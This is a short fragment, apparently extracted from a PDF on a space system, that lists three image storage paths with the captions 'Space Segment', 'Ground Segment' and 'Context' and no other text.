
Space Segment




Ground Segment




Context



